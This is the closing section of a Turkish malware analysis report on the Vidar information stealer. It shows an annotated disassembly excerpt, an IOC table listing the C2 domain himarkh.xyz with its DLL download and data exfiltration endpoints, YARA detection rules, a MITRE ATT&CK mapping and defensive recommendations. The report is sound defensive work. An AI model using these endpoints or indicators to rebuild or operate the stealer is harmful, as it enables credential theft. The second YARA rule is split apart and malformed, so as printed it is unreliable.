01281412	E8 8900FFFF	call son_1 - kopya.127F4A0		
01281417	85C0	test eax,ecx		
01281419	74 0E	je son_1 - kopya.1281429		Sandbox Kontrolleri
0128141A	E8 E0A2FFFF	call son_1 - kopya.127B700		
01281420	85C0	test eax,ecx		
01281422	74 05	je son_1 - kopya.1281429		Verilerin Çalınması
01281424	E8 B7F7FFFF	call son_1 - kopya.1280BE0		
01281429	6A 00	push 0		
0128142B	FF15 14282901	call dword ptr ds:[&ExitProcess]		
01281431	5D	pop ebp		
01281432	C2 1000	ret 10		
01281435	CC	int3		
01281436	CC	int3		
01281437	CC	int3		

Şekil 31 – Zararlı Yazılımın Kendisini Kapatması

Zararlı yazılım, işlemlerini tamamladıktan sonra sistemden kendini silmeden direkt olarak kapanmaktadır.

IOC (Indicator of Compromise) Tablosu

Domain (C2)	himarkh.xyz	Zararlıının Komuta ve Kontrol (C2) sunucusu.
URL (Endpoint)	http://himarkh.xyz/1.jpg http://himarkh.xyz/2.jpg http://himarkh.xyz/3.jpg http://himarkh.xyz/4.jpg http://himarkh.xyz/5.jpg http://himarkh.xyz/6.jpg http://himarkh.xyz/7.jpg	Zararlıının eksik bağımlılıklarını (DLL) indirmek için kullandığı HTTP GET uç noktaları.
URL (Endpoint)	http://himarkh.xyz/main.php	Kurbandan çalınan ve sıkıştırılan verilerin HTTP POST isteğiyle sızdırıldığı (Exfiltration) ana uç nokta.
Dosya Yolu (File Path)	C:\ProgramData\[Rastgele_Sayi]\	Çalınan verilerin depolandığı dizin.
Dosya Adı (File Name)	outlook.txt	Çalınan verilerin yazıldığı metin dosyası.
Dosya Adı (File Name)	sqlite3.dll,freebl3.dll,mozglue.dll,m svcp140.dll,nss3.dll,softokn3.dll,vc runtime140.dll	Zararlıının c2 sunucusundan indirip /ProgramData dizinine eklemeye çalıştığı dll'ler.
Artefakt (Artifact)	056139954853430408	Zararlıının stringlerini gizlemek için kullandığı RC4 Şifreleme Anahtarı.

Tablo 6- IOC tablosu

YARA Kuralı

```
import "pe"
import "math"

rule Vidar_Stealer_Stage1_Loader
{
  meta:
    description = "Vidar Stealer - Stage 1 Overlay Loader"
    author      = "Team"
    date        = "2026-04-25"
    hash_sha256                                     =
"5cd0759c1e566b6e74ef3f29a49a34a08ded2dc44408fccd41b5a9845573
a34c"

    strings:
      $api1 = "VirtualAlloc"      ascii wide
      $api2 = "VirtualProtect"    ascii wide
      $api3 = "WriteProcessMemory" ascii wide

    condition:
      uint16(0) == 0x5A4D
      and pe.is_32bit()
      and filesize < 1MB
      and pe.overlay.offset != 0
      and pe.overlay.size > 50000
      and math.entropy(pe.overlay.offset, pe.overlay.size) > 7.5
      and all of ($api*)
}
```

```

import "pe"
import "math"

rule Vidar_Stealer_Stage2
{
    meta:
        description = "Vidar Stealer Stage 2"
        author      = "Team"
        date        = "2026-04-25"
        hash_sha256 =
"FB9B940FFE27E744EEEEAEF3D1A2805CE205668274BDABC3A30863
B016AD47F27"

    strings:
        $rc4_mod256 = {
            81 E2 FF 00 00 80
            79 ??
            4A
            81 CA 00 FF FF FF
            4?
        }
        $b64_bit_manipulation = {
            83 E0 30
            C1 F8 04
            8D 0C 90
            88 4D E8
            0F B6 55 C5
            83 E2 0F
            C1 E2 04
            0F B6 45 C6
            83 E0 3C
            C1 F8 02
            03 D0
        }
}

```

```

$rc4_256_check = {
    81 BD ?? ?? FF FF 00 01 00 00
    0F 8D ?? ?? 00 00
}

$c2_url      = "himarkh.xyz"          ascii wide
$dll1        = "KaIPuV3CV2u66U8="    ascii wide
$dll2        = "ZnJlZWJsMy5kbGw="    ascii wide
$dll3        = "bW96Z2x1ZS5kbGw="    ascii wide
$dll4        = "bXN2Y3AxND AuZGxs"   ascii wide
$dll5        = "bnNzMy5kbGw="        ascii wide
$dll6        = "c29mdG9rbjMuZGxs"    ascii wide
$dll7        = "dmNydW50aW1lMTQwLmRsbA=="  ascii wide
$path_programdata = "Gek/jHnVCyKs5E6BiphT6ls="  ascii wide

condition:
    uint16(0) == 0x5A4D
    and (
        $rc4_mod256
        and $b64_bit_manipulation
        and $rc4_256_check
    )
    and $c2_url
    and $path_programdata
    and (any of ($dll*))
}

```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
T1005: Data from Local System	T1106: Native API	T1098: Account Manipulation	T1027: Obfuscated Files or Information	T1555.003: Credentials from Web Browsers	T1071.001: Application Layer Protocol: Web Protocols	T1041: Exfiltration Over C2 Channel
T1560: Archive Collected Data			T1620: Reflective Code Loading			
			T1497: Virtualizatio n/Sandbox Evasion			
			T1070.004: Indicator Removal: File Deletion			

Çözüm Önerileri

- Sistemlerde güncel veri tabanına sahip bir Antivirüs veya EDR çözümü aktif olarak kullanılmalıdır.
- İşletim sistemi, internet tarayıcıları ve kullanılan uygulamalar güncel tutulmalıdır.
- Kripto varlıkların korunması amacıyla, mümkün olduğunda internete doğrudan bağlı olmayan donanımsal soğuk cüzdanlar tercih edilmelidir.
- Tarayıcılarda kritik parola ve hassas bilgilerin kaydedilmesinden kaçınılmalıdır.
- E-posta, kripto para borsaları ve diğer kritik hesaplarda Çok Faktörlü Kimlik Doğrulama etkinleştirilmelidir.
- Raporda tespit edilen Komuta ve Kontrol adresi himarkh.xyz ve ilgili endpointlere yönelik ağ trafiği, güvenlik duvarı ve ağ güvenlik çözümleri üzerinden engellenmelidir.
- Kullanıcı sistemlerinde şüpheli dosya ve ağ bağlantılarının izlenmesi amacıyla uç nokta ve ağ logları düzenli olarak takip edilmelidir.

HAZIRLAYAN

Senanur Özbağ

[linkedin](#)

Alaaddin İnal

[linkedin](#)

Beyza Nur Eker

[linkedin](#)

Beyza Özkan

[linkedin](#)

